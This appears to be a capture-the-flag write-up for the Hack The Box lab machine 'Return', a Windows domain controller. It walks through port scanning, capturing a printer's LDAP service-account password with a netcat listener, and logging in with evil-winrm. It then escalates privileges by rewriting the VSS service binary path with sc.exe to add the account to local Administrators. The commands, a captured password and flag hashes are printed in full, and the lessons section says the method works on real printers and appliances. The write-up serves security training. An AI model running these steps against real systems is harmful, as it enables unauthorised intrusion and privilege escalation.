The Machine
Return is a Windows Domain Controller running a printer administration web panel on port 80. The panel has an LDAP settings page where you can specify the server address the printer authenticates to. The vulnerability is straightforward: change the server address to your Kali IP, start a netcat listener on port 389, and click Update. The printer authenticates to your listener and transmits the service account credentials in plaintext.
Privilege escalation does not require Kerberoasting, BloodHound attack paths, or credential cracking. The compromised service account is a member of the Server Operators built-in group. Server Operators can modify service binary paths and start or stop services on the domain controller. Changing the VSS service binary path to run net localgroup administrators svc-printer /add and then starting the service executes the command as SYSTEM, adding the account to local Administrators. A reconnect gives full Administrator access.
| Port | Service | Notes |
|---|---|---|
80 | HTTP | HTB Printer Admin Panel. Entry point |
88 | Kerberos | Confirms Domain Controller |
389 | LDAP | Credential capture target port |
445 | SMB | SMB signing required |
5985 | WinRM | Shell delivery once credentials obtained |
Enumeration
Two-phase nmap: wide port scan first, then a targeted service scan on all open ports.
$ nmap -p- --min-rate 1000 -oN return-all-ports.txt 10.129.95.241
$ ports=$(grep open return-all-ports.txt | cut -d '/' -f1 | tr '\n' ',' | sed 's/,$//')
$ nmap -p $ports -sC -sV 10.129.95.241
Key findings: domain is return.local, hostname is PRINTER, port 80 is running an HTTP service labelled "HTB Printer Admin Panel," port 5985 is WinRM, and the clock skew is 18 minutes. Fix the clock before any Kerberos attacks:
$ sudo timedatectl set-ntp off
$ sudo date -s "$(date -d "$(date) + 18 minutes" '+%Y-%m-%d %H:%M:%S')"
$ echo "10.129.95.241 return.local printer.return.local" | sudo tee -a /etc/hosts
Foothold: Printer Credential Capture
Browsing to http://10.129.95.241 shows the HTB Printer Admin Panel homepage:

Navigating to the Settings page reveals the LDAP configuration with a server address field, port 389, username svc-printer, and a masked password field:

The printer sends credentials to authenticate against whatever server address is configured when Update is clicked. Start a netcat listener on port 389, then replace printer.return.local with Kali IP 10.10.15.67 and click Update:
$ sudo nc -lvnp 389
svc-printer : 1edFg43012!!Printer admin panels that send LDAP credentials on settings update are vulnerable to credential capture with a simple netcat listener. No exploitation required. The printer authenticates to any server address you specify, transmitting the password in plaintext. This attack works on any device with an LDAP server address field, including printers, scanners, and network appliances.
WinRM Shell as svc-printer
$ evil-winrm -i 10.129.95.241 -u svc-printer -p '1edFg43012!!'
*Evil-WinRM* PS C:\Users\svc-printer\Documents> type C:\Users\svc-printer\Desktop\user.txt2af4c5232c93a3285652b2c81c88b241
Privilege Escalation
BloodHound Collection
$ bloodhound-python -u svc-printer -p '1edFg43012!!' \
  -d return.local -dc printer.return.local \
  -ns 10.129.95.241 -c all
BloodHound does not surface a clean attack path to Domain Admins from svc-printer. Fall back to manual enumeration. The most reliable next step is to check the account's group memberships directly:
Server Operators Group Membership
*Evil-WinRM* PS> whoami /groups
BUILTIN\Server Operators Mandatory group, Enabled by default, Enabled groupsvc-printer is a member of BUILTIN\Server Operators. This built-in group grants members the right to start and stop services and to modify service binary paths on the domain controller. It does not require any special tooling. The built-in sc.exe is sufficient.
VSS Service Binary Path Hijack
The technique: pick any service that can be stopped and started, change its binary path to a command that adds your account to local Administrators, then start the service. The service will fail to start properly, but the command executes before the failure. Error 1053 is expected and harmless.
*Evil-WinRM* PS> sc.exe config VSS binpath="cmd.exe /c net localgroup administrators svc-printer /add"
*Evil-WinRM* PS> sc.exe stop VSS
*Evil-WinRM* PS> sc.exe start VSS
*Evil-WinRM* PS> net localgroup administratorsThe output confirms svc-printer now appears in the local Administrators group.
Reconnect for a Fresh Session Token
Group membership changes do not apply to the current session token. The existing evil-winrm shell will still receive Access Denied on Administrator resources. Exit and reconnect to get a new token that reflects the updated membership:
$ exit
$ evil-winrm -i 10.129.95.241 -u svc-printer -p '1edFg43012!!'
*Evil-WinRM* PS> type C:\Users\Administrator\Desktop\root.txtb20966ffd2dc6bbf726aff5b96909ced
Attack Chain
| Step | Technique | Result |
|---|---|---|
| 1 | Nmap two-phase scan | Port 80 HTTP printer panel, port 5985 WinRM, 18-min clock skew noted |
| 2 | Clock sync + /etc/hosts | Kerberos authentication cleared for use |
| 3 | Printer admin panel: Settings page | LDAP server address field identified, svc-printer username visible |
| 4 | Netcat on port 389, server address changed to Kali IP | svc-printer : 1edFg43012!! captured in plaintext |
| 5 | evil-winrm -u svc-printer | Shell on DC, user flag captured |
| 6 | BloodHound collection | No direct DA path. Manual enumeration required |
| 7 | whoami /groups | BUILTIN\Server Operators confirmed |
| 8 | sc.exe VSS binpath hijack | svc-printer added to local Administrators |
| 9 | Reconnect evil-winrm (fresh token) | Administrator desktop access, root flag captured |
Vulnerabilities Found
| Vulnerability | Location | Impact |
|---|---|---|
| LDAP credentials transmitted on settings update | Printer Admin Panel port 80 | Plaintext credential capture via netcat |
| Server Operators group membership | svc-printer account | Service binary path modification on DC |
| VSS service modifiable by Server Operators | Windows Services on PRINTER DC | SYSTEM-level command execution |
Lessons Learned
- Port 80 on a domain controller is always worth investigating. Web applications and admin panels on DCs frequently have misconfigured settings pages that leak credentials. Check every non-standard service on a DC before jumping to AD attacks.
- Any admin panel with an LDAP server address field is vulnerable to credential capture. Replace the address with your Kali IP, start a netcat listener on the configured port, and click save or update. The device will authenticate to your listener and transmit the plaintext password. This works on printers, scanners, network appliances, and any software with LDAP bind settings.
- When BloodHound shows no path, check group memberships manually with whoami /groups. BloodHound is powerful but does not always surface every privilege. Server Operators, Backup Operators, Print Operators, and DnsAdmins are all high-value groups that enable privilege escalation without appearing as clean BloodHound edges.
- Server Operators membership enables service binary path hijacking on the DC. Pick any stoppable service, change its binpath to your command, start it. The command runs as SYSTEM before the service fails to start. Error 1053 is expected and the command has already executed.
- Service binary hijacks do not require writing an executable to disk. Passing a
cmd.exe /ccommand directly in the binpath is sufficient. No file upload, no AV exposure. - Group membership changes require a new session token. After adding yourself to a group with a service binary hijack, always exit evil-winrm and reconnect. The existing session token does not reflect the updated membership. Trying to access Administrator resources in the same session results in Access Denied even after a successful group add.
- Clock skew over 5 minutes breaks Kerberos authentication. Return had an 18-minute skew. Disable NTP and manually adjust the clock immediately after Phase B output. Any Kerberoasting or AS-REP Roasting attempt will fail silently if this is not fixed first.